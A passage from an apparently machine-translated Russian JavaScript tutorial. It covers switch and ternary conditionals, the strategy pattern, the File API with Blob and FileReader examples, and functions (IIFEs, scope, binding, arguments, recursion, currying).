    console.log('His name is equal to name too!');
    break;
}
```

Множественные критерии включения для случаев

Поскольку случаи «проваливаются» без инструкции `break` или `return` , вы можете использовать это для создания нескольких включительных критериев:

```
var x = "c"
switch (x) {
   case "a":
   case "b":
   case "c":
      console.log("Either a, b, or c was selected.");
      break;
   case "d":
      console.log("Only d was selected.");
      break;
   default:
      console.log("No case was matched.");
      break;  // precautionary break if case order changes
}
```

Тернарные операторы

Может использоваться для сокращения операций if else. Это очень удобно для быстрого возврата значения (т. Е. Для присвоения ему другой переменной).

Например:

```
var animal = 'kitty';
var result = (animal === 'kitty') ? 'cute' : 'still nice';
```

В этом случае `result` получает «милое» значение, потому что значение животного - «котенок». Если бы у животного была другая ценность, результат получил бы «еще приятную» ценность.

Сравните это с тем, что хотел бы использовать код с условиями `if/else` .

```
var animal = 'kitty';
var result = '';
if (animal === 'kitty') {
    result = 'cute';
} else {
    result = 'still nice';
}
```

Условия `if` или `else` могут иметь несколько операций. В этом случае оператор возвращает результат последнего выражения.

```
var a = 0;
var str = 'not a';
var b = '';
b = a === 0 ? (a = 1, str += ' test') : (a = 2);
```

Поскольку `a` равно 0, оно становится равным `1` , а `str` становится «не тестом». Операция, в которой участвовала `str` была последней, поэтому `b` получает результат операции, то есть значение, содержащееся в `str` , т.е. «не тест».

Тернарные операторы *всегда* ожидают других условий, иначе вы получите синтаксическую ошибку. В качестве обходного пути вы можете вернуть нулевое нечто подобное в ветке else - это не имеет значения, если вы не используете возвращаемое значение, а просто сокращаете (или пытаетесь сократить) операцию.

```
var a = 1;
a === 1 ? alert('Hey, it is 1!') : 0;
```

Как видите, `if (a === 1) alert('Hey, it is 1!');` будет делать то же самое. Было бы просто символ больше, так как он не требует обязательного `else` условия. Если было выполнено условие `else` , троичный метод был бы намного чище.

```
a === 1 ? alert('Hey, it is 1!') : alert('Weird, what could it be?');
if (a === 1) alert('Hey, it is 1!') else alert('Weird, what could it be?');
```

Тернары могут быть вложены для инкапсуляции дополнительной логики. Например

```
foo ? bar ? 1 : 2 : 3

// To be clear, this is evaluated left to right
// and can be more explicitly expressed as:

foo ? (bar ? 1 : 2) : 3
```

Это то же самое, что и `if/else`

```
if (foo) {
  if (bar) {
    1
  } else {
    2
  }
} else {
  3
}
```

Стилистически это следует использовать только с короткими именами переменных, поскольку многострочные троицы могут значительно уменьшить читаемость.

Единственными утверждениями, которые нельзя использовать в тройниках, являются контрольные утверждения. Например, вы не можете использовать возврат или разрыв с тройниками. Следующее выражение будет недействительным.

```
var animal = 'kitty';
for (var i = 0; i < 5; ++i) {
    (animal === 'kitty') ? break:console.log(i);
}
```

Для операторов return следующее недопустимо:

```
var animal = 'kitty';
(animal === 'kitty') ? return 'meow' : return 'woof';
```

Чтобы сделать это правильно, вы вернете тройку следующим образом:

```
var animal = 'kitty';
return (animal === 'kitty') ? 'meow' : 'woof';
```

стратегия

Шаблон стратегии может использоваться во многих случаях в Javascript для замены оператора switch. Это особенно полезно, когда количество условий является динамическим

или очень большим. Это позволяет коду для каждого условия быть независимым и отдельно проверяемым.

Объект стратегии - простой объект с несколькими функциями, представляющий каждое отдельное условие. Пример:

```
const AnimalSays = {
    dog () {
        return 'woof';
    },

    cat () {
        return 'meow';
    },

    lion () {
        return 'roar';
    },

    // ... other animals

    default () {
        return 'moo';
    }
};
```

Вышеуказанный объект можно использовать следующим образом:

```
function makeAnimalSpeak (animal) {
    // Match the animal by type
    const speak = AnimalSays[animal] || AnimalSays.default;
    console.log(animal + ' says ' + speak());
}
```

Результаты:

```
makeAnimalSpeak('dog') // => 'dog says woof'
makeAnimalSpeak('cat') // => 'cat says meow'
makeAnimalSpeak('lion') // => 'lion says roar'
makeAnimalSpeak('snake') // => 'snake says moo'
```

В последнем случае наша функция по умолчанию обрабатывает любые отсутствующие животные.

Используя || и && короткое замыкание

Булевы операторы `||` и `&&` будет «короткое замыкание» и не будет оценивать второй параметр, если первое значение истинно или ложно соответственно. Это можно использовать для написания коротких условных обозначений типа:

```
var x = 10
```

```
x == 10 && alert("x is 10")
x == 10 || alert("x is not 10")
```

Прочитайте условия онлайн: https://riptutorial.com/ru/javascript/topic/221/условия

глава 98: Файловый API, Blobs и FileReaders

Синтаксис

- reader = new FileReader ();

параметры

Свойство / Метод	Описание
`error`	Ошибка при чтении файла.
`readyState`	Содержит текущее состояние FileReader.
`result`	Содержит содержимое файла.
`onabort`	Запускается, когда операция прерывается.
`onerror`	Вызывается при возникновении ошибки.
`onload`	Запускается, когда файл загружен.
`onloadstart`	Запускается при запуске операции загрузки файла.
`onloadend`	Запущен, когда операция загрузки файла закончилась.
`onprogress`	Запущен во время чтения Blob.
`abort()`	Прерывает текущую операцию.
`readAsArrayBuffer(blob)`	Начинает чтение файла как ArrayBuffer.
`readAsDataURL(blob)`	Начинает чтение файла в виде url / uri данных.
`readAsText(blob[, encoding])`	Начинает чтение файла в виде текстового файла. Невозможно прочитать двоичные файлы. Вместо этого используйте readAsArrayBuffer.

замечания

https://www.w3.org/TR/FileAPI/

Examples

Прочитать файл как строку

Убедитесь, что на вашей странице есть файл.

```
<input type="file" id="upload">
```

Затем в JavaScript:

```
document.getElementById('upload').addEventListener('change', readFileAsString)
function readFileAsString() {
    var files = this.files;
    if (files.length === 0) {
        console.log('No file is selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        console.log('File content:', event.target.result);
    };
    reader.readAsText(files[0]);
}
```

Прочитать файл как dataURL

Чтение содержимого файла в веб-приложении может быть выполнено с помощью API файлов HTML5. Сначала добавьте ввод с `type="file"` в свой HTML:

```
<input type="file" id="upload">
```

Затем мы добавим прослушиватель изменений в файл-ввод. Эти примеры определяют слушателя через JavaScript, но его также можно добавить как атрибут на элемент ввода. Этот прослушиватель запускается каждый раз, когда выбран новый файл. В рамках этого обратного вызова мы можем прочитать выбранный файл и выполнить дальнейшие действия (например, создание изображения с содержимым выбранного файла):

```
document.getElementById('upload').addEventListener('change', showImage);

function showImage(evt) {
    var files = evt.target.files;

    if (files.length === 0) {
        console.log('No files selected');
        return;
    }

    var reader = new FileReader();
    reader.onload = function(event) {
        var img = new Image();
```

```
        img.onload = function() {
            document.body.appendChild(img);
        };
        img.src = event.target.result;
    };
    reader.readAsDataURL(files[0]);
}
```

Нарезать файл

Метод `blob.slice()` используется для создания нового объекта Blob, содержащего данные в указанном диапазоне байтов исходного Blob. Этот метод также можно использовать с экземплярами файлов, так как File расширяет Blob.

Здесь мы нарезаем файл в определенное количество блоков. Это особенно полезно в тех случаях, когда вам нужно обрабатывать слишком большие файлы для чтения в памяти всего за один раз. Затем мы можем читать куски один за другим с помощью `FileReader` .

```
/**
* @param {File|Blob} - file to slice
* @param {Number} - chunksAmount
* @return {Array} - an array of Blobs
**/
function sliceFile(file, chunksAmount) {
  var byteIndex = 0;
  var chunks = [];

  for (var i = 0; i < chunksAmount; i += 1) {
    var byteEnd = Math.ceil((file.size / chunksAmount) * (i + 1));
    chunks.push(file.slice(byteIndex, byteEnd));
    byteIndex += (byteEnd - byteIndex);
  }

  return chunks;
}
```

Клиентская загрузка csv с использованием Blob

```
function downloadCsv() {
  var blob = new Blob([csvString]);
  if (window.navigator.msSaveOrOpenBlob){
    window.navigator.msSaveBlob(blob, "filename.csv");
  }
  else {
    var a = window.document.createElement("a");

    a.href = window.URL.createObjectURL(blob, {
      type: "text/plain"
    });
    a.download = "filename.csv";
    document.body.appendChild(a);
    a.click();
    document.body.removeChild(a);
  }
}
```

```
var string = "a1,a2,a3";
downloadCSV(string);
```

Исходная ссылка; https://github.com/mholt/PapaParse/issues/175

Выбор нескольких файлов и ограничение типов файлов

API-интерфейс HTML5-файла позволяет вам ограничить, какие файлы принимаются, просто установив атрибут accept на вход файла, например:

```
<input type="file" accept="image/jpeg">
```

Указание нескольких типов MIME, разделенных запятой (например, `image/jpeg,image/png`) или использование подстановочных знаков (например, `image/*` для разрешения всех типов изображений), дает вам быстрый и мощный способ ограничить тип файлов, которые вы хотите выбрать , Вот пример для разрешения любого изображения или видео:

```
<input type="file" accept="image/*,video*">
```

По умолчанию вход в файл позволяет пользователю выбрать один файл. Если вы хотите включить множественный выбор файлов, просто добавьте `multiple` атрибутов:

```
<input type="file" multiple>
```

Затем вы можете прочитать все выбранные файлы через массив файлов ввода `files` . См. Чтение файла как dataUrl

Получить свойства файла

Если вы хотите получить свойства файла (например, имя или размер), вы можете сделать это перед использованием File Reader. Если у нас есть следующий HTML-код:

```
<input type="file" id="newFile">
```

Вы можете получить доступ к свойствам следующим образом:

```
document.getElementById('newFile').addEventListener('change', getFile);

function getFile(event) {
    var files = event.target.files
        , file = files[0];

    console.log('Name of the file', file.name);
    console.log('Size of the file', file.size);
}
```

Вы также можете легко получить следующие атрибуты: `lastModified` (Timestamp), `lastModifiedDate` (Дата) и `type` (Тип файла)

Прочитайте Файловый API, Blobs и FileReaders онлайн:
https://riptutorial.com/ru/javascript/topic/2163/файловый-api--blobs-и-filereaders

глава 99: функции

Вступление

Функции в JavaScript предоставляют организованный, многоразовый код для выполнения набора действий. Функции упрощают процесс кодирования, предотвращают избыточную логику и упрощают выполнение кода. В этом разделе описывается декларация и использование функций, аргументов, параметров, операторов возврата и области видимости в JavaScript.

Синтаксис

- Пример функции (x) {return x}
- var example = function (x) {return x}
- (function () {...}) (); // Вызываемая функция Expression Expression (IIFE)
- var instance = new Пример (x);
- **методы**
- fn.apply (valueForThis [, arrayOfArgs])
- fn.bind (valueForThis [, arg1 [, arg2, ...]])
- fn.call (valueForThis [, arg1 [, arg2, ...]])
- **ES2015 + (ES6 +):**
- const example = x => {return x}; // Явная функция стрелки
- const example = x => x; // Функция непрямого возврата стрелки
- const example = (x, y, z) => {...} // Функция со стрелкой содержит несколько аргументов
- (() => {...}) (); // IIFE с использованием функции стрелки

замечания

Информацию о функциях стрелок см. В документации по функциям стрелок .

Examples

Функции как переменная

Объявление нормальной функции выглядит следующим образом:

```
function foo(){
}
```

Функция, подобная этой, доступна из любого места в ее контексте по ее имени. Но иногда это может быть полезно для обработки ссылок на функции, таких как ссылки на объекты. Например, вы можете назначить объект переменной на основе некоторого набора условий, а затем позже получить свойство из одного или другого объекта:

```
var name = 'Cameron';
var spouse;

if ( name === 'Taylor' ) spouse = { name: 'Jordan' };
else if ( name === 'Cameron' ) spouse = { name: 'Casey' };

var spouseName = spouse.name;
```

В JavaScript вы можете сделать то же самое с функциями:

```
// Example 1
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = function(value){ /*...*/ };
else if ( hashAlgorithm === 'md5' ) hash = function(value){ /*...*/ };

hash('Fred');
```

В приведенном выше примере `hash` является нормальной переменной. Ему назначается ссылка на функцию, после которой функция, с которой он ссылается, может быть вызвана с помощью круглых скобок, как объявление нормальной функции.

Приведенный выше пример ссылается на анонимные функции ... функции, которые не имеют собственного имени. Вы также можете использовать переменные для обозначения названных функций. Приведенный выше пример можно переписать следующим образом:

```
// Example 2
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = sha1Hash;
else if ( hashAlgorithm === 'md5' ) hash = md5Hash;

hash('Fred');

function md5Hash(value){
    // ...
}
```

```
function sha1Hash(value){
    // ...
}
```

Или вы можете назначить ссылки на функции из свойств объекта:

```
// Example 3
var hashAlgorithms = {
    sha1: function(value) { /**/ },
    md5: function(value) { /**/ }
};

var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = hashAlgorithms.sha1;
else if ( hashAlgorithm === 'md5' ) hash = hashAlgorithms.md5;

hash('Fred');
```

Вы можете назначить ссылку на функцию, удерживаемую одной переменной, другой, опуская круглые скобки. Это может привести к простой ошибке: попытка присвоить возвращаемое значение функции другой переменной, но случайно назначить ссылку на функцию.

```
// Example 4
var a = getValue;
var b = a; // b is now a reference to getValue.
var c = b(); // b is invoked, so c now holds the value returned by getValue (41)

function getValue(){
    return 41;
}
```

Ссылка на функцию похожа на любое другое значение. Как вы видели, ссылку можно присвоить переменной, а ссылочное значение этой переменной впоследствии может быть присвоено другим переменным. Вы можете передавать ссылки на такие функции, как любое другое значение, в том числе передавать ссылку на функцию как возвращаемое значение другой функции. Например:

```
// Example 5
// getHashingFunction returns a function, which is assigned
// to hash for later use:
var hash = getHashingFunction( 'sha1' );
// ...
hash('Fred');


// return the function corresponding to the given algorithmName
function getHashingFunction( algorithmName ){
    // return a reference to an anonymous function
    if (algorithmName === 'sha1') return function(value){ /**/ };
    // return a reference to a declared function
    else if (algorithmName === 'md5') return md5;
```

```
}

function md5Hash(value){
    // ...
}
```

Вам не нужно назначать ссылку на функцию переменной для ее вызова. Этот пример, строящий пример 5, вызовет функцию getHashingFunction, а затем немедленно вызовет возвращаемую функцию и передаст ее возвращаемое значение в hashedValue.

```
// Example 6
var hashedValue = getHashingFunction( 'sha1' )( 'Fred' );
```

Примечание по подъему

Имейте в виду, что, в отличие от обычных деклараций функций, переменные, которые ссылаются на функции, не «поднимаются». В примере 2 функции `md5Hash` и `sha1Hash` определены в нижней части скрипта, но доступны повсюду сразу. Независимо от того, где вы определяете функцию, интерпретатор «поднимает» ее до вершины своей области, делая ее немедленно доступной. Это **не** относится к определениям переменных, поэтому код, следующий ниже, сломается:

```
var functionVariable;

hoistedFunction(); // works, because the function is "hoisted" to the top of its scope
functionVariable(); // error: undefined is not a function.

function hoistedFunction(){}
functionVariable = function(){};
```

Анонимная функция

Определение анонимной функции

Когда функция определена, вы часто указываете ей имя и затем вызываете ее с использованием этого имени:

```
foo();

function foo(){
    // ...
}
```

Когда вы определяете функцию таким образом, среда выполнения Javascript хранит вашу функцию в памяти, а затем создает ссылку на эту функцию, используя имя, которое вы назначили ей. Это имя затем доступно в текущей области. Это может быть очень удобным

способом создания функции, но Javascript не требует, чтобы вы назначили имя функции. Также совершенно законно:

```
function() {
    // ...
}
```

Когда функция определена без имени, она известна как анонимная функция. Функция сохраняется в памяти, но среда выполнения не создает для вас ссылку на нее. На первый взгляд может показаться, что такая вещь не нужна, но есть несколько сценариев, где анонимные функции очень удобны.

Назначение анонимной функции переменной

Очень часто использование анонимных функций заключается в том, чтобы назначить их переменной:

```
var foo = function(){ /*...*/ };

foo();
```

Это использование анонимных функций более подробно рассматривается в функции как переменная

Поставка анонимной функции в качестве параметра для другой функции

Некоторые функции могут принимать ссылку на функцию как параметр. Они иногда называются «инъекциями зависимостей» или «обратными вызовами», потому что они позволяют функции вашего вызова «перезванивать» на ваш код, предоставляя вам возможность изменить способ поведения вызываемой функции. Например, функция карты объекта Array позволяет выполнять итерацию по каждому элементу массива, а затем строить новый массив, применяя функцию преобразования к каждому элементу.

```
var nums = [0,1,2];
var doubledNums = nums.map( function(element){ return element * 2; } ); // [0,2,4]
```

Было бы утомительно, неряшливо и ненужно создавать именованную функцию, которая загромождала бы вашу область видимости только функцией в этом одном месте и нарушала естественный поток и чтение вашего кода (коллеге пришлось бы оставить этот

код, чтобы найти ваш чтобы понять, что происходит).

Возвращение анонимной функции из другой функции

Иногда полезно возвращать функцию в результате другой функции. Например:

```
var hash = getHashFunction( 'sha1' );
var hashValue = hash( 'Secret Value' );

function getHashFunction( algorithm ){

    if ( algorithm === 'sha1' ) return function( value ){ /*...*/ };
    else if ( algorithm === 'md5' ) return function( value ){ /*...*/ };

}
```

Немедленное обращение к анонимной функции

В отличие от многих других языков, область видимости в Javascript является функциональной, а не блочной. (См. Обзор функций). В некоторых случаях, однако, необходимо создать новую область. Например, обычно при создании кода с помощью `<script>` обычно создается новая область, а не разрешается определять имена переменных в глобальной области действия (что сопряжено с риском возникновения других скриптов с именами переменных). Общим способом обработки этой ситуации является определение новой анонимной функции, а затем ее немедленное обращение, безопасное скрытие переменных в рамках анонимной функции и отсутствие доступа к вашему коду третьим лицам через имя пропущенной функции. Например:

```
<!-- My Script -->
<script>
function initialize(){
    // foo is safely hidden within initialize, but...
    var foo = '';
}

// ...my initialize function is now accessible from global scope.
// There's a risk someone could call it again, probably by accident.
initialize();
</script>

<script>
// Using an anonymous function, and then immediately
// invoking it, hides my foo variable and guarantees
// no one else can call it a second time.
```

```
(function(){
    var foo = '';
}()) // <--- the parentheses invokes the function immediately
</script>
```

Автономные анонимные функции

Иногда полезно, чтобы анонимная функция могла ссылаться на себя. Например, функции, возможно, придется рекурсивно называть себя или добавлять свойства к себе. Если функция анонимна, это может быть очень сложно, так как для этого требуется знание переменной, которой была назначена функция. Это идеальное решение:

```
var foo = function(callAgain){
    console.log( 'Whassup?' );
    // Less then ideal... we're dependent on a variable reference...
    if (callAgain === true) foo(false);
};

foo(true);

// Console Output:
// Whassup?
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Bad.
```

Цель здесь заключалась в том, что анонимная функция рекурсивно называет себя, но когда значение foo изменяется, вы получаете потенциально сложную задачу для отслеживания ошибок.

Вместо этого мы можем дать анонимной функции ссылку на себя, предоставив ей личное имя, например:

```
var foo = function myself(callAgain){
    console.log( 'Whassup?' );
    // Less then ideal... we're dependent on a variable reference...
    if (callAgain === true) myself(false);
};

foo(true);

// Console Output:
// Whassup?
```

```
// Whassup?

// Assign bar to the original function, and assign foo to another function.
var bar = foo;
foo = function(){
    console.log('Bad.')
};

bar(true);

// Console Output:
// Whassup?
// Whassup?
```

Обратите внимание, что имя функции ограничено. Имя не просочилось во внешнюю область:

```
myself(false); // ReferenceError: myself is not defined
```

Этот метод особенно полезен при работе с рекурсивными анонимными функциями в качестве параметров обратного вызова:

5

```
// Calculate the fibonacci value for each number in an array:
var fib = false,
    result = [1,2,3,4,5,6,7,8].map(
        function fib(n){
            return ( n <= 2 ) ? 1 : fib( n - 1 ) + fib( n - 2 );
        });
// result = [1, 1, 2, 3, 5, 8, 13, 21]
// fib = false (the anonymous function name did not overwrite our fib variable)
```

Выражения мгновенной вызывной функции

Иногда вы не хотите, чтобы ваша функция была доступна / хранилась как переменная. Вы можете создать выражение с выраженной немедленной вызывной функцией (IIFE для краткости). Это, по сути, *самоисполняющиеся анонимные функции* . Они имеют доступ к окружающему пространству, но сама функция и любые внутренние переменные будут недоступны извне. Важно отметить, что даже если вы называете свою функцию, IIFE не поднимаются, как стандартные функции, и не могут быть вызваны именем функции, с которой они были объявлены.

```
(function() {
   alert("I've run - but can't be run again because I'm immediately invoked at runtime,
          leaving behind only the result I generate");
}());
```

Это еще один способ написать IIFE. Обратите внимание, что закрывающая скобка перед точкой с запятой была перемещена и размещена сразу после закрывающей фигурной скобки:

```
(function() {
   alert("This is IIFE too.");
})();
```

Вы можете легко передать параметры в IIFE:

```
(function(message) {
   alert(message);
}("Hello World!"));
```

Кроме того, вы можете возвращать значения в окружение:

```
var example = (function() {
   return 42;
}());
console.log(example); // => 42
```

При необходимости можно назвать IIFE. Хотя это часто встречается, этот шаблон имеет несколько преимуществ, например, предоставление ссылки, которая может быть использована для рекурсии, и может упростить отладку, поскольку имя включено в стоп-код.

```
(function namedIIFE() {
    throw error; // We can now see the error thrown in 'namedIIFE()'
}());
```

Хотя обертывание функции в скобках является наиболее распространенным способом обозначить парсер Javascript, чтобы ожидать выражения, в местах, где выражение уже ожидается, нотация может быть сделана более кратким:

```
var a = function() { return 42 }();
console.log(a)  // => 42
```

Arrow-версия сразу вызываемой функции:

6

```
(() => console.log("Hello!"))(); // => Hello!
```

Обзор функций

Когда вы определяете функцию, она создает *область видимости* .

Все, что определено в функции, недоступно кодом вне функции. Только код внутри этой области может видеть объекты, определенные внутри области.

```
function foo() {
  var a = 'hello';
```

```
  console.log(a);  // => 'hello'
}

console.log(a);  // reference error
```

Вложенные функции возможны в JavaScript и применяются те же правила.

```
function foo() {
  var a = 'hello';

  function bar() {
    var b = 'world';
    console.log(a);  // => 'hello'
    console.log(b);  // => 'world'
  }

  console.log(a);  // => 'hello'
  console.log(b);  // reference error
}

console.log(a);  // reference error
console.log(b);  // reference error
```

Когда JavaScript пытается решить ссылку или переменную, он начинает искать ее в текущей области. Если он не может найти это объявление в текущей области, он поднимается на одну область для поиска. Этот процесс повторяется до тех пор, пока декларация не будет найдена. Если парсер JavaScript достигает глобальной области действия и до сих пор не может найти ссылку, будет выбрана эталонная ошибка.

```
var a = 'hello';

function foo() {
  var b = 'world';

  function bar() {
    var c = '!!';

    console.log(a);  // => 'hello'
    console.log(b);  // => 'world'
    console.log(c);  // => '!!'
    console.log(d);  // reference error
  }
}
```

Это поведение восхождения также может означать, что одна ссылка может «затенять» по так называемой ссылке во внешнем масштабе, поскольку она становится видимой первой.

```
var a = 'hello';

function foo() {
  var a = 'world';

  function bar() {
    console.log(a);  // => 'world'
  }
```

```
}
```

6

То, как JavaScript разрешает обзор, также относится к ключевому слову `const` . Объявление переменной с ключевым словом `const` означает, что вам не разрешено переназначать это значение, но объявление ее в функции приведет к созданию новой области действия и новой переменной.

```
function foo() {
  const a = true;

  function bar() {
    const a = false;  // different variable
    console.log(a);   // false
  }

  const a = false;    // SyntaxError
  a = false;          // TypeError
  console.log(a);     // true
}
```

Однако функции не являются единственными блоками, которые создают область (если вы используете `let` или `const`). Объявления `let` и `const` имеют область действия ближайшего оператора блока. См. Здесь более подробное описание.

Связывание `this` и аргументов

5,1

Когда вы ссылаетесь на метод (свойство, являющееся функцией) в JavaScript, он обычно не запоминает объект, к которому он был первоначально привязан. Если метод должен ссылаться на этот объект, так как `this` он не сможет, и его вызов, вероятно, приведет к сбою.

Вы можете использовать метод `.bind()` для функции, чтобы создать оболочку, которая включает в себя значение `this` и любое количество ведущих аргументов.

```
var monitor = {
  threshold: 5,
  check: function(value) {
    if (value > this.threshold) {
      this.display("Value is too high!");
    }
  },
  display(message) {
    alert(message);
  }
};

monitor.check(7); // The value of `this` is implied by the method call syntax.
```

```
var badCheck = monitor.check;
badCheck(15); // The value of `this` is window object and this.threshold is undefined, so
value > this.threshold is false

var check = monitor.check.bind(monitor);
check(15); // This value of `this` was explicitly bound, the function works.

var check8 = monitor.check.bind(monitor, 8);
check8(); // We also bound the argument to `8` here. It can't be re-specified.
```

Если не в строгом режиме, функция использует глобальный объект (`window` в браузере) как `this` , если функция не вызывается как метод, не привязана или не `.call` синтаксисом метода `.call` .

```
window.x = 12;

function example() {
  return this.x;
}

console.log(example()); // 12
```

В строгом режиме `this` по умолчанию `undefined`

```
window.x = 12;

function example() {
  "use strict";
  return this.x;
}

console.log(example()); // Uncaught TypeError: Cannot read property 'x' of undefined(…)
```

7

Оператор привязки

Оператор double double **bind** может использоваться как сокращенный синтаксис концепции, описанной выше:

```
var log = console.log.bind(console); // long version
const log = ::console.log; // short version

foo.bar.call(foo); // long version
foo::bar(); // short version

foo.bar.call(foo, arg1, arg2, arg3); // long version
foo::bar(arg1, arg2, arg3); // short version

foo.bar.apply(foo, args); // long version
foo::bar(...args); // short version
```

Этот синтаксис позволяет писать нормально, не беспокоясь о привязке `this` везде.

Функции привязки консоли к переменным

```
var log = console.log.bind(console);
```

Использование:

```
log('one', '2', 3, [4], {5: 5});
```

Выход:

```
one 2 3 [4] Object {5: 5}
```

Почему ты бы так поступил?

Один случай использования может быть, когда у вас есть пользовательский регистратор, и вы хотите определить время выполнения, которое нужно использовать.

```
var logger = require('appLogger');

var log = logToServer ? logger.log : console.log.bind(console);
```

Аргументы функции, параметры аргументов «аргументы», «отдых» и «спред»

Функции могут принимать входные данные в виде переменных, которые могут использоваться и назначаться внутри их собственной области. Следующая функция принимает два числовых значения и возвращает их сумму:

```
function addition (argument1, argument2){
    return argument1 + argument2;
}

console.log(addition(2, 3)); // -> 5
```

объект `arguments`

Объект `arguments` содержит все параметры функции, которые содержат значение по умолчанию . Он также может использоваться, даже если параметры явно не объявлены:

```
(function() { console.log(arguments) })(0,'str', [2,{3}]) // -> [0, "str", Array[2]]
```

Хотя при печати `arguments` вывод напоминает массив, это на самом деле объект:

```
(function() { console.log(typeof arguments) })(); // -> object
```

Параметры останова: `function (...parm) {}`

В ES6 синтаксис `...` при использовании в объявлении параметров функции преобразует переменную справа в один объект, содержащий все остальные параметры, предоставленные после объявленных. Это позволяет вызывать функцию с неограниченным количеством аргументов, которые станут частью этой переменной:

```
(function(a, ...b){console.log(typeof b+': '+b[0]+b[1]+b[2]) })(0,1,'2',[3],{i:4});
// -> object: 123
```

Параметры распространения: `function_name(...varb);`

В ES6 синтаксис `...` также можно использовать при вызове функции, поместив объект / переменную вправо. Это позволяет передавать элементы этого объекта в эту функцию как один объект:

```
let nums = [2,42,-1];
console.log(...['a','b','c'], Math.max(...nums)); // -> a b c 42
```

Именованные функции

Функции могут быть названы или неназванными (анонимные функции):

```
var namedSum = function sum (a, b) { // named
    return a + b;
}

var anonSum = function (a, b) { // anonymous
    return a + b;
}

namedSum(1, 3);
anonSum(1, 3);
```

4
4

Но их имена являются частными в своей области:

```
var sumTwoNumbers = function sum (a, b) {
    return a + b;
}
```

```
sum(1, 3);
```

Uncaught ReferenceError: сумма не определена

Именованные функции отличаются от анонимных функций в нескольких сценариях:

- Когда вы отлаживаете, имя функции будет отображаться в трассировке ошибки / стека
- Именованные функции поднимаются, а анонимные функции не
- Именованные функции и анонимные функции ведут себя по-разному при обработке рекурсии
- В зависимости от версии ECMAScript, именованные и анонимные функции могут относиться к свойству `name` функции по-разному

Именованные функции поднимаются

При использовании анонимной функции функция может вызываться только после строки объявления, тогда как именованная функция может быть вызвана перед объявлением. Рассматривать

```
foo();
var foo = function () { // using an anonymous function
    console.log('bar');
}
```

Uncaught TypeError: foo не является функцией

```
foo();
function foo () { // using a named function
    console.log('bar');
}
```

бар

Именованные функции в рекурсивном сценарии

Рекурсивную функцию можно определить как:

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');

        say(times - 1);
    }
}
```

```
//you could call 'say' directly,
//but this way just illustrates the example
var sayHelloTimes = say;

sayHelloTimes(2);
```

Здравствуйте!
Здравствуйте!

Что, если где-то в вашем коде переопределяется первоначальное связывание функций?

```
var say = function (times) {
    if (times > 0) {
        console.log('Hello!');

        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

Здравствуйте!
Uncaught TypeError: скажем, не является функцией

Это можно решить, используя именованную функцию

```
// The outer variable can even have the same name as the function
// as they are contained in different scopes
var say = function say (times) {
    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it uses the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

Здравствуйте!
Здравствуйте!

И как бонус, именованная функция не может быть установлена `undefined` , даже изнутри:

```
var say = function say (times) {
    // this does nothing
```

```
    say = undefined;

    if (times > 0) {
        console.log('Hello!');

        // this time, 'say' doesn't use the outer variable
        // it's using the named function
        say(times - 1);
    }
}

var sayHelloTimes = say;
say = "oops";

sayHelloTimes(2);
```

Здравствуйте!
Здравствуйте!

Свойство `name` функций

Перед ES6, названные функции имели их `name` свойства устанавливают их имена функций, а также анонимные функции имели их `name` свойство устанавливается в пустую строку.

5

```
var foo = function () {}
console.log(foo.name); // outputs ''

function foo () {}
console.log(foo.name); // outputs 'foo'
```

Post ES6, именованные и неназванные функции устанавливают свои свойства `name` :

6

```
var foo = function () {}
console.log(foo.name); // outputs 'foo'

function foo () {}
console.log(foo.name); // outputs 'foo'

var foo = function bar () {}
console.log(foo.name); // outputs 'bar'
```

Рекурсивная функция

Рекурсивная функция - это просто функция, которая называла бы себя.

```
function factorial (n) {
    if (n <= 1) {
        return 1;
```

```
    }

    return n * factorial(n - 1);
}
```

Вышеупомянутая функция показывает базовый пример того, как выполнять рекурсивную функцию для возврата факториала.

Другим примером было бы получение суммы четных чисел в массиве.

```
function countEvenNumbers (arr) {
    // Sentinel value.  Recursion stops on empty array.
    if (arr.length < 1) {
        return 0;
    }
    // The shift() method removes the first element from an array
    // and returns that element. This method changes the length of the array.
    var value = arr.shift();

    // `value % 2 === 0` tests if the number is even or odd
    // If it's even we add one to the result of counting the remainder of
    // the array.  If it's odd, we add zero to it.
    return ((value % 2 === 0) ? 1 : 0) + countEvens(arr);
}
```

Важно, чтобы такие функции выполняли какую-то проверку значения часового, чтобы избежать бесконечных циклов. В первом примере выше, когда `n` меньше или равно 1, рекурсия останавливается, позволяя возвращать результат каждого вызова обратно в стек вызовов.

Карринг

Currying - это преобразование функции `n` arity или аргументов в последовательность `n` функций, принимающих только один аргумент.

Варианты использования. Когда значения некоторых аргументов доступны перед другими, вы можете использовать currying для разложения функции в ряд функций, которые завершают работу поэтапно, по мере поступления каждого значения. Это может быть полезно:

- Когда значение аргумента почти никогда не изменяется (например, коэффициент преобразования), но вам нужно поддерживать гибкость установки этого значения (а не жесткого кодирования его как константы).
- Когда результат функции curried полезен до того, как будут выполнены другие функции в карри.
- Чтобы проверить прибытие функций в определенной последовательности.

Например, объем прямоугольной призмы можно объяснить функцией трех факторов: длины (`l`), ширины (`w`) и высоты (`h`):

```
var prism = function(l, w, h) {
    return l * w * h;
}
```

Вариант этой функции с картой будет выглядеть так:

```
function prism(l) {
    return function(w) {
        return function(h) {
            return l * w * h;
        }
    }
}
```

6

```
// alternatively, with concise ECMAScript 6+ syntax:
var prism = l => w => h => l * w * h;
```

Вы можете назвать эту последовательность функций `prism(2)(3)(5)` , которая должна быть оценена до 30.

Без какой-либо дополнительной техники (например, с библиотеками) каррирование имеет ограниченную синтаксическую гибкость в JavaScript (ES 5/6) из-за отсутствия значений placeholder; таким образом, хотя вы можете использовать `var a = prism(2)(3)` для создания частично примененной функции , вы не можете использовать `prism()(3)(5)` .

Использование оператора возврата

Оператор return может быть полезным способом создания вывода для функции. Оператор return особенно полезен, если вы не знаете, в каком контексте функция будет использоваться.

```
//An example function that will take a string as input and return
//the first character of the string.

